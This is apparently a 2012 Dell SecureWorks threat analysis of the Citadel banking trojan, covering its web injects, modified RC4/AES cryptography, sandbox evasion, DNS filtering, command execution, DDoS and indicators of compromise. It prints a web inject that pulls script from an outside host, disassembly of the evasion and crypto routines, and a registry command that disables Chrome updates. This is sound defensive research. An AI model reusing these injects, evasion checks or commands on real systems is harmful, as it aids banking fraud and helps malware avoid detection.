Citadel Trojan Malware Analysis

Jason Milletary
Dell SecureWorks Counter Threat Unit™ Intelligence Services

Threat ID: 623
URL: https://portal.secureworks.com/intel/mva?Task=ShowThreat&ThreatId=623
Release Date: 14 September 2012

Summary

In May 2011, source code for the infamous Zeus Trojan horse was leaked on the Internet. In addition to providing a glimpse inside a notorious piece of adversarial tradecraft, the source code provided an opportunity for enterprising malware authors to meet an emerging demand for cybercrime tools. Two major toolkits based on the leaked Zeus source code have become renown in the marketplace: ICE IX and Citadel.

Background

In January 2012, the first public reports of the Citadel Trojan horse were published. From the start, Citadel differentiated itself from the competition by promising a high level of customer service. A focal point of Citadel's customer support is a portal called Citadel CRM (customer relationship management), where customers can propose new capabilities to be implemented.


The author, who uses the online moniker Aquabox, has been aggressive in adding new features and fixing bugs during its initial release. Most recently, Aquabox announced Citadel version 1.3.4.5 "Summer Edition." This release continues to add features that further differentiate Citadel from its original Zeus origins.

Capabilities

Citadel kept most of the core capabilities of Zeus intact, including features to:

- Modify web browser processes and monitor access to websites of interest.
- Steal data entered into HTML forms, such as online banking account credentials.
- Modify the HTML of targeted websites within the victim's web browser.
- Redirect URLs to ones controlled by the malicious actor.
- Upload the HTML code of a targeted URL.
- Steal HTTP cookies and Flash local shared objects (also known as Flash cookies).
- Instrument additional processes to attempt to steal additional account credentials (e.g., FTP and POP3) from network communications.
- Download and execute additional programs.
- Provide a built-in Virtual Network Console (VNC) server with the ability to connect out to a remote server. This feature allows the malicious actor to access the infected computer and bypass network address translation (NAT) and firewall restrictions on inbound connections.

As with Zeus, the primary goal of Citadel is to deliver "web injects." These are configurations that modify the HTML code returned from targeted URLs. The modified HTML code adds new form fields or JavaScript code that can be used to commit complex "Man-in-the-Browser" attacks. Figure 1 shows an excerpt of a Citadel web inject configuration.



```
set_url https://*.*.de/*
Mask: 12388
data_before
<script*function noFramesCheck() {*}
data_end
data_inject
data_end
data_after
-->
data_end


data_before
</title>
data_end
data_inject
<script type="text/javascript" src="http://n3.adxcdn.net/?4ZpVyDFa6Uo7svEB0dzdrd0NnuFzLMRGfoMeuS"></script>
<script type="text/javascript" src="http://n3.adxcdn.net/?AxqKY0ZTSr8gHkfRmJchSdJYKvTmDWZJmvRcSA"></script>
data_end
data_after
data_end
```

Figure 1. Sample Citadel web inject.

Citadel uses the same format for web injects as Zeus. This format has become a standard in the underground and is used by multiple banking trojans, including Spyeye and Carberp.


Improvements

Citadel has built upon the base capabilities of Zeus by adding several improvements to the malware and management suite. Citadel's author provided the ability for customers and prospective users to submit proposed features for the malware author to implement. Other users can vote these features up or down, which provides a crowdsourcing model for feature improvement.

Revised cryptography

In response to published reports on how Zeus used the RC4 encryption algorithm to encrypt data, the Citadel author changed Citadel's encryption routines. Citadel now uses 128-bit AES instead of RC4 to encrypt its configuration file.

Citadel uses versions of the RC4 algorithm for other cryptographic operations, such as generating the AES key as shown in Figure 2. Citadel calculates the MD5 hash of the seed string and then encrypts it using a 256-byte precomputed RC4 key state. The result is the key used for AES encryption.



```
.text:00131867                 db  20h
.text:00131868 seed_string     db '0F3EACCF21540D6CA9610A4577D8C213',0
.text:00131868                                         ; DATA XREF: sub_139DF7+19↓o
.text:00131868                                         ; sub_144D07+14↓o
.text:00131868                                         ; sub_149486+2D↓o
.text:00131868                                         ; sub_14DF87+64↓o
.text:00131868                                         ; sub_1522B5+2D↓o
.text:00131868                                         ; malware_modified_rc4_crypt+1E↓o
.text:00131868                                         ; malware_modified_rc4_crypt+75↓r
.text:00131889                 db    0
.text:0013188A                 db    0
.text:0013188B                 db    0
.text:0013188C a_exe:                                  ; DATA XREF: sub_139C82+7D↓o
.text:0013188C                 unicode 0, <.exe>,0
.text:00131896                 align 4
.text:00131898 aUpdate_exe     db 'update.exe',0       ; DATA XREF: sub_139C82+A7↓o
.text:001318A3                 align 4
```

Figure 2. Citadel seed string.





Figure 3. Citadel AES key generation.

Citadel version 1.3.4.5 modified the RC4 implementation slightly. The new algorithm adds an XOR operation with the original seed string. Figure 4 shows the representation of this algorithm in the IDA Pro disassembler.

Citadel version 1.3.4.5 also uses this modified RC4 implementation to encrypt data sent to the command and control (C2) server. For this purpose, Citadel generates a separate key using an almost identical process to the one shown in Figure 3. At the end of the process, the 16-byte key is used to initialize the 256-byte RC4 key state. Citadel has also modified the initialization routine from standard RC4.

Copyright © 2012 Dell SecureWorks




```
text:0015A913 crypto_loop:                                    ; CODE XREF: malware_modified_rc4_crypt+96↓j
text:0015A913                 inc     [ebp+x]
text:0015A916                 movzx   edi, [ebp+x]
text:0015A91A                 mov     al, [edi+key]
text:0015A91D                 add     [ebp+y], al
text:0015A920                 movzx   ecx, [ebp+y]
text:0015A924                 mov     bl, [ecx+key]
text:0015A927                 mov     esi, [ebp+buf]
text:0015A92A                 mov     [edi+key], bl
text:0015A92D                 mov     [ecx+key], al
text:0015A930                 movzx   edi, byte ptr [edi+key]
text:0015A934                 mov     ecx, [ebp+var_8]
text:0015A937                 movzx   eax, al
text:0015A93A                 add     edi, eax
text:0015A93C                 and     edi, 0FFh
text:0015A942                 mov     al, [edi+key]
text:0015A945                 movzx   edi, [ebp+i]
text:0015A949                 add     esi, ecx
text:0015A94B                 xor     [esi], al
text:0015A94D //
text:0015A94D // Additional XOR operation with seed string
text:0015A94D //
text:0015A94D                 mov     bl, byte ptr ds:seed_string[edi] ; "0F3EACCF21540D6CA9610A4577D8C213"
text:0015A953                 xor     bl, [esi]
text:0015A955                 inc     [ebp+i]
text:0015A958                 movzx   eax, [ebp+i]
text:0015A95C                 mov     [esi], bl
text:0015A95E                 cmp     eax, [ebp+hashstrlen]
text:0015A961                 jnz     short loc_15A967
text:0015A963                 mov     [ebp+i], 0
text:0015A967
text:0015A967 loc_15A967:                                     ; CODE XREF: malware_modified_rc4_crypt+89↑j
text:0015A967                 inc     ecx
text:0015A968                 mov     [ebp+var_8], ecx
text:0015A96B                 cmp     ecx, [ebp+length]
text:0015A96E                 jb      short crypto_loop
```

Figure 4. Citadel modified XOR algorithm.

Sandbox detection

One of the features added in Citadel version 1.3.4.5 is the ability to detect if it is running within a virtualized environment. Citadel assumes that a security researcher, incident responder, or antivirus company will use a virtual machine or sandbox to analyze the malware.




```
.text:00144C33 malware_sandbox_detect proc near        ; CODE XREF: sub_139ECE+A1↑p
.text:00144C33                                         ; sub_139ECE+29E↑p
.text:00144C33                                         ; sub_149654+69↓p
.text:00144C33                                         ; sub_149654+168↓p
.text:00144C33                                         ; sub_14E496+229↓p
.text:00144C33
.text:00144C33 s_virtualbox    = byte ptr -8Ch
.text:00144C33 s_bufferzone    = byte ptr -70h
.text:00144C33 var_54          = byte ptr -54h
.text:00144C33 s_geswall       = byte ptr -3Ch
.text:00144C33 s_sandbox       = byte ptr -28h
.text:00144C33 s_vmware        = byte ptr -14h
.text:00144C33
.text:00144C33                 push    ebp
.text:00144C34                 mov     ebp, esp
.text:00144C36                 sub     esp, 8Ch
.text:00144C3C                 push    esi
.text:00144C3D                 lea     esi, [ebp+s_vmware]
.text:00144C40                 xor     eax, eax        ; *vmware*
.text:00144C42                 call    malware_decrypt_string_by_index
.text:00144C47                 push    CITADEL_STRINGS_3_ ; *geswall*
.text:00144C49                 lea     esi, [ebp+s_geswall]
.text:00144C4C                 pop     eax
.text:00144C4D                 call    malware_decrypt_string_by_index
.text:00144C52                 xor     eax, eax
.text:00144C54                 lea     esi, [ebp+s_sandbox]
.text:00144C57                 inc     eax             ; *sandbox*
.text:00144C58                 call    malware_decrypt_string_by_index
.text:00144C5D                 push    CITADEL_STRINGS_5_ ; *safespace*
.text:00144C5F                 lea     esi, [ebp+var_54]
.text:00144C62                 pop     eax
.text:00144C63                 call    malware_decrypt_string_by_index
.text:00144C68                 push    CITADEL_STRINGS_4_ ; *bufferzone*
.text:00144C6A                 lea     esi, [ebp+s_bufferzone]
.text:00144C6D                 pop     eax
.text:00144C6E                 call    malware_decrypt_string_by_index
.text:00144C73                 push    CITADEL_STRINGS_2_ ; *virtualbox*
```

Figure 5. Portion of the Citadel sandbox detection code.

The sandbox detection code works by scanning every running process on the system. Citadel traces the process to the original executable file and checks the company name and product name in the version information for the following strings:


- `*vmware*`
- `*geswall*`
- `*sandbox*`
- `*safespace*`
- `*bufferzone*`
- `*virtualbox*`



Property	Value
Description	
File description	VMware Tools tray application
Type	Application
File version	8.4.6.16648
Product name	VMware Tools
Product version	8.4.6 build-385536
Copyright	Copyright © 1998-2011 VMware, Inc.
Size	171 KB
Date modified	3/25/2011 9:02 PM
Language	English (United States)
Original filename	VMwareTray.exe

Figure 6. Version information for a VMWare Tools process running in a VMWare virtual machine.

Virtual machine and sandbox detection is not new to malware. In most cases, the malware exits and avoids performing any actions when it detects that it is running in a virtualized or sandbox environment. Instead of doing nothing when it detects that it is running within a virtual machine, Citadel alters its behavior slightly. Rather than connecting to its normal C2 server, Citadel generates a random "decoy" domain name and URL path for the C2 URL.



```
POST /662e3afc/fdcd3983.php HTTP/1.1
Accept: */*
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1; .NET CLR
2.0.50727; .NET CLR 3.0.04506.648; .NET CLR 3.5.21022)
Host: 50670ad26959d578.com
Content-Length: 121
Connection: Keep-Alive
Cache-Control: no-cache

..{^^.g...P..[..r2..{.H...p..M....&..:...YZ...r. ... ...2.E]:O
%....h.3VAE.C.pg........}.....8xc.p...[(!..o......E...M.$..
```

Figure 7. Decoy HTTP headers generated by Citadel.

By using this approach, the malware gives the impression of functioning normally. However, it attempts to contact an invalid URL instead of the legitimate C2 server.

Video capture

When the Citadel trojan was first announced, the author promoted a crowdsourcing method for adding new features. Users could suggest improvements and vote on the ideas they liked. One of the popular ideas was the request for a module that could capture a user's desktop activity over time as a movie.

The ability to take a static screenshot of a user's desktop has long been a standard feature in popular banking trojans. This feature could be used to steal sensitive information such as account balances, or to acquire authentication information. The ability to capture video allows a malicious actor to monitor portions of a victim's entire browsing session at a target of interest. This knowledge could be valuable to a malicious actor to better understand how an online banking application works. The video capture plugin is typically downloaded from the C2 server when the malware connects for the first time.

Aggressive DNS filtering

Citadel provides the capability to alter the resolution of specific domain names to an IP address of the malicious actor's choosing. This practice has been common in malware families for several years. The primary goal is to prevent the resolution of domain names for antivirus and security companies. The outcome blocks antivirus software from receiving updates and prevents victims from being able to visit antivirus or other security sites to download removal tools and obtain mitigation advice.

Citadel uses a particular portion of its configuration file to specify a list of domain names and IP addresses that resolve to the corresponding domain name. Most Citadel samples analyzed by the Dell SecureWorks Counter Threat Unit™ (CTU) research team contain a standard list of antivirus software vendors, security companies, and government websites that have some purview of cybercrime. These domains always map to a single IP address belonging to Google: 209.85.229.104.

The appendix of this analysis lists the domains in the DNS filter settings for most current Citadel trojans.

Google Chrome support

The Zeus trojan did not support credential theft against users of the Google Chrome web browser. Citadel has added support for monitoring web browsing activity, theft of data submitted in web forms, and HTML injection with Chrome through version 19. The current Chrome version at publication time (version 21.0.1180.83) is not susceptible to information monitoring and theft by Citadel.

Automated command execution

The Zeus trojan provides the capability to run arbitrary programs on an infected computer. Citadel adds to this functionality by providing the ability for a malicious actor to specify a series of commands to run within a Windows command shell.

Almost all of the Citadel configurations observed by the CTU research team have had the following three commands configured to run:

- `net view`
- `tasklist`
- `set`

The output of these commands provides a malicious actor with knowledge about other computers on the network, which processes are running on the infected computer, and system settings and information.

CTU researchers also observed the following command being issued in a configuration file for a Citadel trojan campaign:

```
REG ADD HKLM\SOFTWARE\Policies\Google\Update /v Update{8A69D345-D564-463C-AFF1-A69D9E530F96} /t REG_DWORD /d 0
```

If successful, this command adds a registry key that disables updates for the Google Chrome web browser. The most likely intent is to prevent older versions of Chrome that are vulnerable to Citadel from being updated.

Denial of service

Citadel includes the capability for infected hosts to participate in a distributed denial of service (DDoS) attack against a target. This command is initiated by the bot master via the Citadel control panel. As of Citadel version 1.3.4.5, only UDP-based attacks are supported. Citadel does support DDoS attacks against both IPv4 and IPv6 IP addresses.

Citadel also has some restrictions on the types of sites it will target for DDoS. The malware checks if the target domain matches any of the following patterns:

- `*.ru`
- `*.con.ua`
- `*.by`
- `*.kz`

This blacklist attempts to restrict Citadel from launching a DDoS attacks against domains registered in Russia, Ukraine, Belarus, and Kazakhstan. However, the "*.con.ua" may be a mistake by the malware author, as "com.ua" is a large domain registry in Ukraine.

New user interface

Citadel implemented a new web interface by which the malicious actor manages the botnet. Known security issues with the original Zeus web interface were reportedly fixed.

Threat indicators

One aspect the Citadel author has not changed from Zeus is how files and registry data are stored.

File system

Citadel still stores a single executable file. As with Zeus, this file is modified so that it will run only on the infected system. The file is stored in the victim computer's %APPDATA% folder within a random directory and using a random file name. Figure 8 shows an example Citadel random directory and file name within the %APPDATA% folder on a Windows XP computer.

Copyright © 2012 Dell SecureWorks




Figure 8. Installed Citadel executable.

As with the Zeus trojan, this installed executable is modified so that it will run only on the computer it is installed on. This is done to prevent the file from revealing any of its behavior when run on another system, such as within a sandbox or other malware analysis environment.


Registry

The Citadel trojan attempts to add a single registry entry to ensure its persistence on an infected computer.

Key	Value	Data
HKCU\Software\Microsoft\Windows\CurrentVersion\Run	<random string>	<malware path>

Table 1. Citadel trojan persistence registry settings.

The Citadel trojan, like Zeus, uses the registry to store configuration and state information. This information is stored in a key with a randomly generated name under HKCU\Software\Microsoft, with a length between 4 and 6 characters inclusive. Each value also has a randomly generated name between 4 and 9 characters inclusive. All names are alphabetical strings with the first character capitalized.



Name	Type	Data
(Default)	REG_SZ	(value not set)
Bafeazm	REG_BINARY	a3 10 23 dd b5 5d dd 09 30 17 d2 39 78 e4 09 e9 67 50 0d 2c d8 b6 2f e2 84 52 4d 3b 34 fa 62 bd 5
Leroso	REG_BINARY	09 9f c1 8b 4b 40 33 a4 8a 57 0d d1 0c 4a cc 88 99 6e 32 16 2b 6c cf 28 eb 85 57 b3 ad ed 78 00 67
Ubhos	REG_BINARY	f9 6e 37 5a e8 33 64 e1 c1 8a d2 de aa ce 9c e1 f9 6e 37 5a e8 33 64 e1 c1 8a d2 de aa ce 9c e1 f9

Contains commands for working with the whole registry.

Figure 9. Example Citadel registry storage values.


The Citadel trojan also adds additional registry entries to modify the behavior and security posture of the infected computer.

Key	Value	Data
